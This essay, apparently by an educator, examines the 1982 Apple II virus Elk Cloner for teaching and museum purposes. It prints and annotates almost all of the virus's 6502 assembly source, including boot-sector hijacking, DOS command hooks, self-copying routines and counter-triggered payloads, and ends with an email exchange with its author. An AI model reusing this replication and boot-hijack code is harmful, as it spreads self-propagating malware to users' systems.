The boot process using Apple DOS began with code execution in the ROM, which in turn loaded *Boot 0* from the floppy disk. *Boot 0* then loaded *Boot 1*, and *Boot 1* loaded *Boot 2*. Finally, *Boot 2* loaded Apple DOS into memory, using the *Relocator* to adjust its location based on the available memory. Notably, *Boot 2* also loaded the *Relocator* even on slave disks, where it wasn't strictly necessary, as these used a fixed address for loading DOS.


Understanding the structure of the floppy disk, including the *VTOC* (Volume Table of Contents) located on track 17, sector 0, is critical to grasping how *Elk Cloner* infects and spreads. The *VTOC* contains essential information about the disk, such as the map of used sectors and the list of files. Interestingly, it also includes unused space—a detail that plays a key role in the virus's operation.

What I Learned

And that's the theory. Now it was time to get my hands on *Elk Cloner* —42 years after its creation, no less. Fortunately, we have VirusTotal, so a quick search returned an initial result: a file that appeared to be infected with the virus.

That only 11 antivirus engines on VirusTotal detected the file wasn't surprising. After more than 40 years, *Elk Cloner* doesn't affect

modern systems, and antivirus software isn't designed to handle Apple II environments. However, it was interesting to note that, while most engines identified it as *Elk Cloner*, Symantec labeled it as *OSX.Malcol.2*, with the suffix suggesting a possible second version.



VirusTotal report of a file identified by multiple antivirus engines as infected with the Elk Cloner Virus (2024)

In the "Details" section of VirusTotal, we could see that the file was actually an image of an Apple II DOS 3.3 disk submitted in 2006.

DETECTION DETAILS RELATIONS CONTENT TELEMETRY COMMUNITY 8

Basic properties

MD5	d24a2587d9c955b1f3bc732a91d3fba1
SHA-1	c9a47d9a13ca68f059daabcbd962c1142ad1ee8c
SHA-256	7f9ca751555bece92a47a21b17295bf6dcc70cfb3489bd46bf35f83613ef659e
SSDEEP	384:N2BsUspWQJrwGZ5iCJa+zu13R3dacMbe0OuFYcLJq/j61g:EBspWQJr9Z8Ck+Sc2S
TLSH	T199E3E69FDC708D22FAA04EFE114BDE21718B37474F8C27624943A867B5B8B3D4641AE5
File type	Apple related apple apple-gen
Magic	Apple DOS 3.3 image, Volume 4294967294, 35 Tracks, 16 Sectors, 256 bytes per sector
TrID	Apple II DOS 3.3 disk image (100%)
Magika	UNKNOWN
File size	140.00 KB (143360 bytes)
F-PROT packer	appended

History

First Submission	2006-05-30 08:17:06 UTC
Last Submission	2024-09-03 19:11:06 UTC
Last Analysis	2024-09-05 08:40:00 UTC

Details section of VirusTotal report (2024)

At this point, there was no other option but to get to work: download the file, mount the disk, and analyze it. When loaded into the Apple II, the disk booted up and executed *HELLO*, a small program written in *BASIC*. This program printed a couple of introductory lines and listed the disk's contents using the *CATALOG* command.

```
THE SMILING ELK: MODIFIED DOS   16/01/82
RICHARD SKRENTA            SLAVE DISKETTE

DISK VOLUME 254

 A 002 HELLO
 T 013 CLONER
 T 020 CLONER 2.0
 B 006 CLONER.OBJ
 B 002 CLONER.OBK

]
```

Screenshot showing the Apple II after inserting the floppy disk with the file downloaded from VirusTotal (2024)

The ever-thoughtful Skrenta was the author of this disk image, and alongside the binary, he included the 6502 assembly source code for *Elk Cloner* in its two versions: the original prototype and the improved 2.0 version, which was ultimately distributed as *Elk Cloner*.

All we needed now was a reference manual for the 6502 assembler to unravel the inner workings of *Elk Cloner*. It did not disappoint. The virus was not only ingenious in its replication technique, showcasing several clever tricks that highlighted Skrenta's skills, but it also featured a hidden interface. Accessible via code, this interface allowed interaction with the virus in memory.

Its more mischievous, troll-like side was evident in its payloads. Up until now, I had only known about the famous poem, but in reality, *Elk Cloner* included a bouquet of effects, or payloads, triggered based on an infection counter.

The lifecycle of *Elk Cloner* begins when an infected floppy disk is booted. The virus overwrites sector 10 of track 0, which, on master disks, contains the loader for the *Relocator*. By doing so, it corrupts this sector, rendering master disks non-functional.

On slave disks, where this sector is unused and typically filled with zeros, *Elk Cloner* also overwrites it with its own loader, altering the system's normal boot process. While some slave disks might still boot depending on the Apple II model and DOS version, they won't do so cleanly.

This modification enables the virus to load silently into memory, hijacking the boot process and propagating the infection without the user noticing. It's a clever technique that ensures the virus's stealthy spread while compromising the affected system's functionality.

Once in memory, *Elk Cloner* begins its replication phase, showcasing its ingenuity. The virus intercepts common DOS commands such as *LOAD*, *BLOAD*, and *CATALOG*, taking control of their execution. This tactic allows it to check whether the system is already infected and, if not, replicate itself onto new floppy disks.

Elk Cloner modifies the VTOC table of the disk to store its version and serial number, ensuring that it doesn't reinfect a disk that has already been compromised. Additionally, the virus patches DOS, ensuring that its loader executes during future boots. This approach enables *Elk Cloner* to spread effectively and maintain its presence within the system.

The manifestation phase of *Elk Cloner*, or its payload, is where the virus makes its presence known. While the famous poem is its most well-known feature, the code reveals a repertoire of behaviors that activate as the infection counter progresses.

Every fifth boot triggers one of the virus's effects. These range from subtle changes, such as altering the disk calibration sound, to more disruptive actions, like inverting the screen or restarting the system.

Here, Skrenta's trollish side truly shines, delivering a spectacle of surprises. With 14 conditions to display various effects, he ensured that infected users wouldn't forget their unwelcome guest.

Code Analysis

To explore all this in detail, we will now take a complete tour of the *Elk Cloner* code:

```
ORG $9000

 VERSN DFB $02

 HIMEM LDA #$FF

  STA $4C

  LDA #$8F

  STA $4D

 DOPTCH LDA #$20

  STA $A180

  LDA #$5B

  STA $A181

  LDA #$A7

  STA $A182
```

This segment of code, with which the virus begins, establishes the initial values of some variables and prepares the environment for its execution. The directive ORG $9000 indicates that the code will begin loading at the hexadecimal memory address $9000, which is typical for a program that is loaded into high memory on the Apple II.

The instruction VERSN DFB $02 defines a constant, in this case, the version of the virus, which is *Elk Cloner* version 2.

Then, in HIMEM, the hexadecimal value #$FF` and stored at the address $4C, which is part of the system memory area used by DOS on the Apple II. Similarly, the value $8F is stored at $4D. These values are used to adjust the upper area of the system's memory.

Finally, the three lines under DOPTCH are manipulating memory at addresses $A180, $A181, and $A182, storing the values $20, $5B, and $A7, respectively. This is part of a patch that the virus applies to the system to manipulate the behavior of DOS, specifically targeting the common DOS command routine to redirect control to the virus at key moments.

```
RUNPTCH LDA #$AD
 STA $A4D1
 LDA #$B6
 STA $A4D2
 LDA #$AA
 STA $A4D3
LODPTCH LDA #$4C
 STA $A413
 LDA #>LOD
 STA $A414
 LDA #<LOD
 STA $A415
BLDPTCH LDA #$4C
```

```
 STA $A35D
 LDA #>BLOD
 STA $A35E
 LDA #<BLOD
 STA $A35F
CATPTCH LDA #$4C
 STA $A56E
 LDA #>CATALOG
 STA $A56F
 LDA #<CATALOG
 STA $A570
USRPTCH LDA #$4C
 STA $0A
 LDA #>USRCMD
 STA $0B
 LDA #<USRCMD
 STA $0C
```

This segment continues with the preparation of the environment for the virus's infection and replication. Similar to the previous section, RUNPTCH, LODPTCH, BLDPTCH, CATPTCH, and USRPTCH are labels that help structure the code.

The instructions under the RUNPTCH label store the hexadecimal values $AD, $B6, and $AA into the memory addresses $A4D1, $A4D2, and $A4D3, respectively. These addresses correspond to

the handler for the DOS RUN command. As with DOPTCH, the virus saves these original instructions to later patch the RUN command and redirect its execution to the virus's code. However, this patch does not appear to be active in this version of the virus.

The instructions under the labels LODPTCH, BLDPTCH, and CATPTCH prepare the patching of the LOAD, BLOAD, and CATALOG commands, respectively. They store the opcode for the JMP instruction (4C) at the first address of each routine($A413, $A35D, and $A56E), and then store the address of the virus's routines (LOD, BLOD, and CATALOG) in the following two bytes. In this way, when these commands are executed, control will be transferred to the virus.

Finally, the instructions under USRPTCH modify the vector of the USR command in *Applesoft BASIC*. This command allows *BASIC* programs to call machine language routines. The virus modifies this vector to point to its own USRCMD routine, which will allow it to take control when the USR command is used. It stores the JMP instruction $4C at address $0A and the address of its USRCMD routine at $0B and $0C.

```
BOOTUP CLD

 JSR READ

 LDX $B3BF

 INX

 STX $B3BF

 JSR WRITE

 JSR DESTROY

 JMP $A180
```

This section, marked with the label BOOTUP, is the virus's initialization routine that executes when the system is started from an infected floppy disk.

CLD: Clears the decimal mode flag of the processor. This is a common instruction at the beginning of 6502 assembly language programs to ensure that arithmetic operations are performed in binary mode and not decimal mode.

JSR READ: Calls the subroutine READ. This subroutine, which will be defined later, reads the VTOC (Volume Table Of Contents) of the floppy disk into memory. The VTOC contains important information about the floppy disk's structure, such as the sector map and the list of files.

LDX $B3BF: Loads the value stored at the memory address $B3BF into the X register. This memory address stores the virus's boot counter in the VTOC.

INX: Increments the value of the X register by 1. In this way, the boot counter is incremented each time the system is started from an infected floppy disk.

STX $B3BF: Stores the updated value of the X register (boot counter) back to the memory address $B3BF in the VTOC.

JSR WRITE: Calls the subroutine WRITE, which is defined later. This subroutine writes the modified VTOC (with the updated boot counter) back to the floppy disk.

JSR DESTROY: Calls the subroutine DESTROY. This subroutine, also defined later, is responsible for the virus's manifestations (displaying the poem, modifying system behavior, etc.) based on the value of the boot counter.

JMP $A180: Jumps to address $A180. This is the address of the DOS command handling routine, which as we saw earlier, has been modified by the virus to execute its code.

In summary, this section is responsible for initializing the virus, incrementing the boot counter, saving the changes to the floppy disk, and executing the routine responsible for its manifestation. It is the starting point of the infection.

```
TESTON LDA #$00
 STA FLAG1
 LDA $AA68
 STA $B7EA
 JSR READ
 LDA $B3C2
 CMP VERSN
 BEQ TESTON1
 LDA #$01
 STA FLAG1
TESTON1 RTS
```

TESTON first initializes a flag (FLAG1) to 0. Then, it performs an operation that appears to be residual from previous versions, manipulating the value at $AA68. The key is that it reads the VTOC of the floppy disk (JSR READ) and extracts the virus version byte stored on the disk (LDA $B3C2). It compares this version with the version of the virus currently in memory (CMP VERSN). If they are equal, it jumps to the end (BEQ TESTON1) and returns. If they are not equal, it means that the floppy disk is not infected with this version of the virus, and it sets FLAG1 to 1.

Next, the LOD, BLOD, and CATALOG routines are responsible for the replication of the virus, taking advantage of the fact that they are

the entry points for the DOS commands LOAD, BLOAD, and CATALOG:

```
LOD JSR TESTON
 LDA FLAG1
 CMP #$00
 BEQ LOD1
 JSR CLONE
LOD1 JSR $A316
 JMP $A416
BLOD JSR TESTON
 LDA FLAG1
 CMP #$00
 BEQ BLOD1
 JSR CLONE
BLOD1 JSR $A2A8
 JMP $A360
CATALOG JSR TESTON
 LDA #$06
 JSR $A2AA
 LDA $B5BF
 STA $AA66
 LDA FLAG1
```

```
 CMP #$00
 BEQ RETURN
 JSR CLONE
RETURN LDA #$0
 STA $B3BE
 STA $B3BF
 STA $B3C0
 RTS
```

The three routines follow the same logic: first, they call TESTON to check if the floppy disk is infected. If it is not (FLAG1 is 0), they call the CLONE routine to infect the floppy disk. Regardless of the result of the check, they execute the original code of the corresponding DOS command before returning. The code in CATALOG after RETURN does not seem to have an active function in this version of the virus.

```
CLONE CLC
 JSR READ
 LDA IDENT
 STA $B3C0
 LDA VERSN
 STA $B3C2
 JSR WRITE
 LDA $AA68
 STA $B7EA
```

```
LDA #$02

STA $B7F4

STA $B7EC

LDA #$08

STA $B7ED

LDA #$0

STA $B7EB

STA $B7F0

LDA #$95

STA $B7F1
```

This is the CLONE subroutine, responsible for replicating the virus onto a non-infected floppy disk.

CLONE starts by clearing the carry flag (CLC). Then, it reads the VTOC of the floppy disk (JSR READ). Next, it writes the virus identifier (IDENT) to $B3C0 and the virus version (VERSN) to $B3C2 of the VTOC, thus marking the floppy disk as infected. It saves the modified VTOC to the floppy disk (JSR WRITE). The instruction LDA $AA68 STA $B7EA is repeated, as in TESTON, and is probably leftover code with no clear function.

The rest of the instructions in this block configure the parameters for Apple DOS memory copy routines. The values that are loaded and stored at addresses $B7F4 to $B7F1 control the source and destination address of the copy, as well as the number of sectors to copy. These values prepare the copying of the virus's code to the floppy disk.

```
CLONE1 LDA #$B7
```

```
 LDY #$E8
 JSR $B7B5
 CLD
 BCC CLONE2
 RTS
CLONE2 DEC $B7ED
 DEC $B7F1
 LDA $B7F1
 CMP #$8F
 BNE CLONE1
 LDA #$02
 STA $B7F1
 LDA #$01
 STA $B7F4
 STA $B7EC
 LDA #$0
 STA $B7ED
 LDA #$B7
 LDY #$E8
 JSR $B7B5
 CLD
 BCC CLONE3
```

```
 RTS
CLONE3 LDA #$4C
 STA $280
 LDA #$00
 STA $281
 LDA #$9B
 STA $282
 LDA #$02
 STA $B7F4
 LDA #$B7
 LDY #$E8
 JSR $B7B5
 CLD
 BCC CLONE4
 RTS
CLONE4 LDA #$0
 STA $B7EC
 LDA #$A
 STA $B7ED
 LDA #$95
 STA $B7F1
 LDA #$B7
```

```
 LDY #$E8

 JSR $B7B5

 CLD

 RTS
```

The blocks CLONE1 to CLONE4 perform the copying of the virus code to the floppy disk and the boot sector. CLONE1 starts a loop that repeatedly calls the Apple II ROM routine RWTS ($B7B5), which is responsible for reading and writing sectors on the floppy disk. The loop copies data from memory (where the virus's code resides) to different locations on the floppy disk. The registers $B7ED and $B7F1 are used to control the destination address on the floppy disk. The instruction BCC CLONE2 creates a loop that repeats until all necessary sectors have been copied.

CLONE2 adjusts the registers to copy the virus code to the boot sector and then jumps to CLONE1 to continue the copy. This process is repeated in blocks CLONE3 and CLONE4, configuring different parameters for RWTS and copying the virus code to the correct locations on the floppy disk.

```
READ LDA #$01

 STA $B7F4

 JMP VTOC

WRITE LDA #$02

 STA $B7F4

VTOC LDA #$11

 STA $B7EC

 LDA #$0
```

```
STA $B7ED

LDA #$BB

STA $B7F0

LDA #$B3

STA $B7F1

LDA #$0

STA $B7EB

LDA #$B7

LDY #$E8

JSR $B7B5

CLD

RTS
```

This code fragment defines the READ and WRITE subroutines, which are used to read and write the VTOC (Volume Table Of Contents) of the floppy disk. Both routines use the Apple II ROM subroutine RWTS, located at $B7B5, which handles the reading and writing of sectors on the floppy disk.

READ: Sets the function parameter at $B7F4 to $01, indicating to RWTS that it should perform a read operation. Then, it jumps to the VTOC label, which contains the common code for both routines.

WRITE: Sets the function parameter at $B7F4 to $02, indicating to RWTS that it should perform a write operation. It also jumps to VTOC.

VTOC: This section configures the parameters needed for RWTS.

LDA #$11 STA $B7EC: Sets the track number of the VTOC ($11 hexadecimal, which corresponds to track 17 in decimal).

LDA #$0 STA $B7ED: Sets the sector number of the VTOC to 0.

LDA #$BB STA $B7F0: Sets the high byte of the memory address where the VTOC will be stored or read.

LDA #$B3 STA $B7F1: Sets the low byte of the memory address. The complete address is $B3BB.

LDA #$0 STA $B7EB: This parameter, in Apple DOS 3.3, is normally used to indicate whether to use an alternate buffer for data transfer. A value of 0 indicates that the default buffer is used.

After configuring the parameters, JSR $B7B5 calls the RWTS routine to perform the reading or writing of the VTOC sector, depending on the value set in $B7F4. Finally, CLD clears the carry flag and RTS returns from the subroutine.

In summary, READ and WRITE are auxiliary routines that simplify the reading and writing of the sector that contains the VTOC of the floppy disk, an essential operation for the replication and functioning of *Elk Cloner*. The use of the same code block (VTOC) for both functions, changing only one parameter, demonstrates the efficiency and simplicity of the virus's code.

```
PRINT STY $FC
 STA $FD
 LDY #$00
PRINT0 LDA ($FC),Y
 CMP #$00
 BEQ PRINT1
 JSR $FDED
 INY
 JMP PRINT0
```

```
PRINT1 RTS
```

This subroutine, PRINT, is responsible for printing a string of text on the screen. It receives the address of the string in the Y register (low byte) and the accumulator A (high byte), which are saved in $FC and $FD respectively. The PRINT loop reads a byte from the string (LDA($FC,Y), compares it with 0 (CMP #$00), and if it's not 0 (not the end of the string), it prints it on the screen (JSR $FDED), increments the indexY(INY), and repeats the process. When it finds a byte 0, it jumps toPRINT1and returns (RTS). $FDED is the address of theCOUT` routine in the Apple II ROM, which prints a character on the screen.

```
PRTMSG LDY #>MSG
 LDA #<MSG
 JSR PRINT
PRTNUM LDA IDENT
 STA $44
 JSR $AE42
 LDA #$8D
 JSR $FDED
 RTS
```

This block defines two auxiliary subroutines: PRTMSG and PRTNUM.

PRTMSG: Prints the virus message "ELK CLONER V2.0 # ". It uses LDY #>MSG and LDA #<MSG to load the address of the text string MSG into the Y register (high byte) and accumulator A (low byte), respectively. Then, it calls the PRINT subroutine to display the message on the screen.

PRTNUM: Prints the serial number of the virus, which is stored in the variable IDENT. First, it loads the value of IDENT into the accumulator A and stores it at memory address $44. Then, it calls the subroutine at $AE42, which is an Apple DOS routine to convert number to its *ASCII* representation. Finally, it print a carriage return ($8D) using the COUT routine at $FDED, so that the next text is printed on a new line.

```
MSG ASC 'ELK CLONER V2.0 # '

 DFB $0

IDENT DFB $1

FLAG1 DFB $00

RET RTS
```

This block defines the variables and constants used by the previous subroutines.

MSG: Defines the text string "ELK CLONER V2.0 # " and a null byte ($0) at the end, which indicates the end of the string for the PRINT routine.

IDENT: Defines the serial number of the virus ($1). This value is incremented each time the virus author creates a new version.

FLAG1: Defines the flag that is used in TESTON and in the DOS command routines to indicate whether a floppy disk is already infected. It is initialized to $00.

RET: Label for the RTS (Return from Subroutine) instruction. Although in this case it seems redundant, since RTS does not need a label, it could be a remnant from a previous version or simply a quirk of Skrenta.

```
USRCMD JSR $E6FB
```

```
 CPX #$0B
 BNE CMD2
 JSR PRTMSG
 RTS
CMD2 CPX #$0C
 BNE CMD3
 LDY #>REPORT
 LDA #<REPORT
 JSR PRINT
 JSR READ
 LDA $B3BF
 STA $44
 JSR $AE42
 LDA #$8D
 JSR $FDED
 RTS
CMD3 CPX #$0D
 BNE CMD4
 JSR CLONE
 RTS
CMD4 CPX #$0A
 BNE USRERR
 JSR PRPOEM
```

```
 RTS
```

This section defines the USRCMD subroutine, which implements a "secret" interface of the virus accessible through the USR command of *Applesoft BASIC*. It is very likely that this interface was designed by Skrenta as a debugging tool or for demonstrations.

The USR command allows machine code to be executed from a *BASIC* program, passing a value in the X register. USRCMD uses this value to determine which action to perform. The instruction JSR $E6FB saves the system registers, a common practice at the beginning of a subroutine.

If X is equal to $0B, it calls PRTMSG to print the virus message.

If X is equal to $0C, it prints the boot counter (REPORT).

If X is equal to $0D, it calls CLONE to infect the floppy disk.

If X is equal to $0A, it calls PRPOEM to display the poem.

Each block ends with RTS to return to the routine that called USRCMD.

If the value of X does not match any of these, the program flow continues in the next section, USRERR.

```
USRERR LDY #>UERR
 LDA #<UERR
 JSR PRINT
 JSR $FBDD
 JMP $9DBF
UERR DFB $8D
 ASC '?ILLEGAL QUANTITY ERROR'
 DFB $0
```

```
PRPOEM JSR $FC58
 LDY #>POEM
 LDA #<POEM
 JSR PRINT
 RTS
REPORT ASC 'BOOT COUNT: '
 DFB $0
POEM ASC 'ELK CLONER:'
 DFB $8D,$8D
 ASC '   THE PROGRAM WITH A PERSONALITY'
 DFB $8D,$8D,$8D
 ASC 'IT WILL GET ON ALL YOUR DISKS'
 DFB $8D
 ASC 'IT WILL INFILTRATE YOUR CHIPS'
 DFB $8D
 ASC 'YES IT'
 DFB $A7
 ASC 'S CLONER!'
 DFB $8D,$8D
 ASC 'IT WILL STICK TO YOU LIKE GLUE'
 DFB $8D
 ASC 'IT WILL MODIFY RAM TOO'
 DFB $8D
```

```
 ASC 'SEND IN THE CLONER!'
 DFB $8D,$8D,$8D,$8D,$0
IOERR LDY #>ERRMSG
 LDA #<ERRMSG
 JSR PRINT
 JSR $FBDD
 JMP $9DBF
ERRMSG DFB $8D,$8D
 ASC 'I/O ERROR'
 DFB $8D,$00
```

This section of the code defines the error handling routine for the USRCMD interface, the virus's poem, and the I/O error message.

USRERR: If USRCMD is called with an invalid value in the X register, this routine is responsible for displaying an error message ("? ILLEGAL QUANTITY ERROR") and terminating execution. The jump JMP $9DBF takes the program to an exit routine in the Apple II monitor.

PRPOEM: This subroutine, as its name indicates, prints the *Elk Cloner* poem. First, it clears the screen (JSR $FC58) and then prints the text of the poem line by line.

REPORT, POEM, ERRMSG: These lines define the text strings for the boot counter, the virus's poem, and the I/O error message, respectively.

IOERR: This routine handles I/O errors. Like USRERR, it prints a message ("I/O ERROR") and terminates program execution.

In essence, this block defines the messages and auxiliary routines related to the virus's user interface and error handling. Next comes the most interesting part: the DESTROY routine, which determines what action the virus will take at each boot.

```
DESTROY LDA $B3BF
 CMP #10
 BNE DEST1
 LDA #$69
 STA $3F2
 LDA #$FF
 STA $3F3
 JSR $FB6F
 RTS
```

The DESTROY routine is the core of the virus's manifestation or payload. It begins by reading the boot counter ($B3BF) and comparing it with different values. The first payload is activated when the counter is equal to 10:

Counter = 10: If the counter is 10, the code modifies the reset vector. The instructions LDA #$69 STA $3F2 and LDA #$FF STA $3F3 load the new address of the reset vector ($FF69) into memory. JSR $FB6F calls a system routine to update the vector. From this point on, when the user presses CTRL+RESET, instead of returning to the DOS command interpreter, the system enters the machine monitor.

```
DEST1 CMP #15
 BNE DEST2
 LDA #$3F
```

```
 STA $32

 RTS
```

Counter = 15: If the counter is 15, the code writes the value $3F to memory address $32. This activates the inverse video mode, causing the text on the screen to be displayed with inverted colors.

```
DEST2 CMP #20

 BNE DEST3

 LDA $C030

 LDA $C030

 LDA $C030

 RTS
```

Counter = 20: When the counter is 20, *Elk Cloner* reads the value from memory address $C030 three times. This address is related to the speaker control, and reading it repeatedly produces a small audible "click."

```
DEST3 CMP #25

 BNE DEST4

 LDA #$7F

 STA $32

 RTS
```

Counter = 25: If the counter is 25, the value $7F is written to address $32. This activates a different video mode, causing the text on the screen to blink.

```
DEST4 CMP #30

 BNE DEST5
```

```
 LDA #'I'

 STA $B3A7

 LDA #'T'

 STA $B3A8

 LDA #'B'

 STA $B3A9

 LDA #'A'

 STA $B3AA

 RTS
```

Counter = 30: When the counter reaches 30, the virus modifies how file types are displayed in the CATALOG listing. It swaps the 'I' from *Integer BASIC* with the 'T' from text files, and the 'B' from binary files with the 'A' from *Applesoft BASIC*. This is done by modifying the values at memory addresses $B3A7 to $B3AA.

```
DEST5 CMP #35

 BNE DEST6

 LDA #$85

 STA $AAB2

 RTS
```

Counter = 35: Upon reaching 35, *Elk Cloner* modifies the value at address $AAB2. This address stores the control character used to execute DOS commands from *Applesoft BASIC*. By modifying it, DOS commands sent from *BASIC* are printed on the screen instead of being executed.

```
DEST6 CMP #40
```

```
 BNE DEST7

 LDA #$00

 STA $3F2

 LDA #$03

 STA $3F3

 JSR $FB6F

 LDA #$4C

 STA $300

 LDA #$00

 STA $301

 LDA #$03

 STA $302

 RTS
```

Counter = 40: If the counter is 40, the virus modifies the reset vector again. In this case, it configures it to point to itself ($0300). This causes the system to enter an infinite loop when CTRL+RESET is pressed, since the reset vector calls the same routine that modified it.

```
DEST7 CMP #45

 BNE DEST8

 LDA #$80

 STA $D6

 RTS
```

Counter = 45: With the counter at 45, *Elk Cloner* activates the program protection flag in *Applesoft BASIC*. This is achieved by

writing the value $80 to memory address $D6. With this flag active, *BASIC* programs cannot be listed or saved.

```
DEST8 CMP #50
 BNE DEST9
 LDA #>PRPOEM
 STA $3F2
 LDA #<PRPOEM
 STA $3F3
 JSR $FB6F
 RTS
```

Counter = 50: This is *Elk Cloner*'s most famous payload. When the counter reaches 50, the virus modifies the reset vector to point to the PRPOEM routine. This way, when CTRL+RESET is pressed, instead of returning to DOS, the poem is displayed on the screen.

```
DEST9 CMP #55
 BNE DEST10
 LDA #$FF
 STA $BDD3
 RTS
```

Counter = 55: *Elk Cloner* modifies the value at $BDD3, which affects the sound produced during the disk drive calibration at startup.

```
DEST10 CMP #60
 BNE DEST11
 LDA #$20
```

```
 STA $BDD3

 RTS
```

Counter = 60: It modifies the disk calibration sound again, this time by writing the value $20 to $BDD3.

```
DEST11 CMP #65

 BNE DEST12

 LDA #$4C

 STA $A180

 LDA #$69

 STA $A181

 LDA #$FF

 STA $A182

 RTS
```

Counter = 65: With the counter at 65, it restores the original instruction of the DOS command handler ($A180), which was modified at the beginning to redirect execution to the virus. This causes the operating system's code to be executed instead of the virus's code when DOS commands are run. However, the virus remains resident in memory.

```
DEST12 CMP #70

 BNE DEST13

 LDA #$10

 STA $BDD3

 RTS
```

Counter = 70: It modifies the disk calibration sound again, writing $10 to $BDD3.

```
DEST13 CMP #75
 BNE DEST14
 JMP $C600
```

Counterr = 75: It forces a cold reboot of the system by jumping to address $C600.

```
DEST14 CMP #76
 BNE DEST15
 JMP $C600
DEST15 CMP #77
 BNE DEST16
 JMP $C600
DEST16 CMP #78
 BNE DEST17
 JMP $C600
```

Counter = 75, 76, 77, y 78: In these cases, *Elk Cloner* forces a cold reboot of the system, as with counter 75, using the JMP $C600 instruction. This causes the system to reboot several times in succession since the counter is incremented with each reboot, activating payloads 76, 77 and 78 in succession, before reaching condition 79 that restarts it.

```
DEST17 CMP #79
 BNE DEST18
 JSR READ
```

```
 LDA #$00

 STA $B3BF

 JSR WRITE

 RTS

DEST18 RTS
```

Counter = 79: This is the last payload of the cycle. When the counter reaches 79, *Elk Cloner* calls the READ routine to read the VTOC, sets the boot counter to 0 (STA $B3BF), saves the modified VTOC (JSR WRITE), and returns. This resets the counter, causing the cycle of payloads to begin again from the beginning (counter = 0) at the next boot.

```
LOADER ORG $9500

 LDA #$02

 STA $B7EC

 LDA #$01

 STA $B7F4

 LDA #$03

 STA $B7ED

 LDA #$0

 STA $B7EB

 STA $B7F0

 LDA #$90

 STA $B7F1

LOAD1 LDA #$B7
```

```
LDY #$E8

JSR $B7B5

INC $B7ED

INC $B7F1

LDA $B7F1

CMP #$96

BCC LOAD1

JMP HIMEM
```

Finally, this last code block corresponds to the virus loader (LOADER). Remember that this code is located in sector 10 of track 0 of the floppy disk, and it is the first code that is executed when booting from an infected floppy disk.

The loader, in essence, is responsible for copying the main code of the virus from the floppy disk to memory. It configures the parameters of the Apple II ROM RWTS routine ($B7B5), which handles the reading and writing of sectors. The looping LOAD1 repeatedly calls RWTS to copy blocks of data from the floppy disk to memory, incrementing the source and destination address in each iteration, until all of the virus code has been copied. Finally, it jumps to HIMEM ($8FFF), which is the address where the execution of the main virus code begins.

With this, we have completed the analysis of the *Elk Cloner* source code.

In an era where the concept of a "computer virus" didn't yet exist, Skrenta, at the age of 15, created a program that replicated, infected, and manifested itself in unexpected ways. From modifying the boot sector and intercepting DOS commands to using a counter to activate different payloads, *Elk Cloner* laid the foundation for modern

malware. Its simplicity shouldn't be mistaken for a lack of sophistication, but rather for the innovation of an idea that, at the time, was revolutionary. A seemingly innocent experiment that, unintentionally, marked a milestone in the origin of an industry that today moves billions and has ramifications that affect everyone's security globally.

Upon finishing the analysis of *Elk Cloner*, I was left with a mixture of feelings. On one hand, it was a pleasure to learn about the architecture of the Apple II and unravel every detail of the virus, discovering nuances I had never imagined. On the other hand, I realized that this virus had never received the attention it truly deserves. One thing was clear: from now on, *Elk Cloner* was going to be much better explained in my classes.

But that wasn't enough. For some time, I had been thinking about putting together a small exhibition on computer viruses at the Google center in Malaga. Something designed for schools, high schools, and curious visitors. This was a good excuse to start with what would have to be the first piece: *Elk Cloner*.

Of course, I didn't want it to be just a corner with boring text and a floppy disk in a display case. I wanted something unique. So, why not ask Skrenta himself, the creator, to contribute something to make it special?

I searched on Google and found his Wikipedia entry. He had become quite a successful entrepreneur. There he was, the kid who started by creating *Elk Cloner* had ended up selling his startup to IBM, among other successes. Could I contact him cold? Would he be willing to comment on the subject after 42 years? Well, I already had the "no"; I had nothing to lose by trying.

And once again, serendipity worked its magic. That visit to the OXO Museum, and Celia's fascination with the Apple II, has led us to this moment, where we are planning for our small tribute to *Elk Cloner* to

be available for visits at GSEC Malaga starting in 2025, alongside the most infected computer in the world.

I can only imagine you might be a bit weary from the Elk Cloner story being brought up time and again, but I couldn't pass up the opportunity to reach out. It's such a pivotal piece of tech history, and I have immense respect for your journey and contributions since then. We would be absolutely honored if you could be a part of this in any way you're comfortable with. Whether it's stories, insights, or even something as simple as a signed disk, whatever feels right to you. I understand if you're looking to distance yourself from the Elk Cloner narrative, but any contribution, no matter the form, would be incredibly welcomed and greatly appreciated.

Thanks!
Bernardo

Rich Skrenta
to me

Sorry meant to reply to this yesterday but got hella busy - short answer yes, thanks for reaching out. Let's chat. When would a good time be next week? I'm in California, PDT.

Rich

Email exchange with Rich Skrenta (2024)

What, I haven't told you how I built the most infected computer in the world? Oh, okay, fine... one more appendix, but the last one, because this is getting out of hand.

Appendix C: The Most Infected

Most Infected Computer Ever

It all started with a news story that left me stunned: an old laptop, with no special features and over 10 years old, infected with six viruses, was auctioned off for the astonishing sum of €1.2 million. A laptop running Windows XP from more than a decade ago sold for that price?

No, it wasn't because it was a vintage collectible. It turned out that this computer, renamed *The Persistence of Chaos* by contemporary artist Guo O Dong, was deliberately infected with six well-known malware samples, including WannaCry and MyDoom. These viruses were estimated to have caused hundreds of billions of euros in damages. The artistic narrative behind the project, combined with its theatrical presentation, led someone to buy it for an amount I could never have imagined paying for an old laptop.

As I was reading the news, I had a chat window open with Stephen Gillett, my boss for the past three years at Google X. I mentioned it to him, half-jokingly: "If six viruses fetched €1.2 million, can you imagine what we could pull off?" Amid laughter, we also talked about Elon Musk's Tesla Roadster being launched into space, and

how those seemingly absurd ideas often turn out to be brilliant marketing moves.

That's when Stephen threw down a challenge: "Why don't we do something even better? An even more infected computer! We'll add a smoke machine, lights... and unveil it here at Google X." We egged each other on, and before we knew it, we were seriously discussing the *Most Infected Computer Ever*. Of course, I couldn't resist: "Alright, leave it to me."

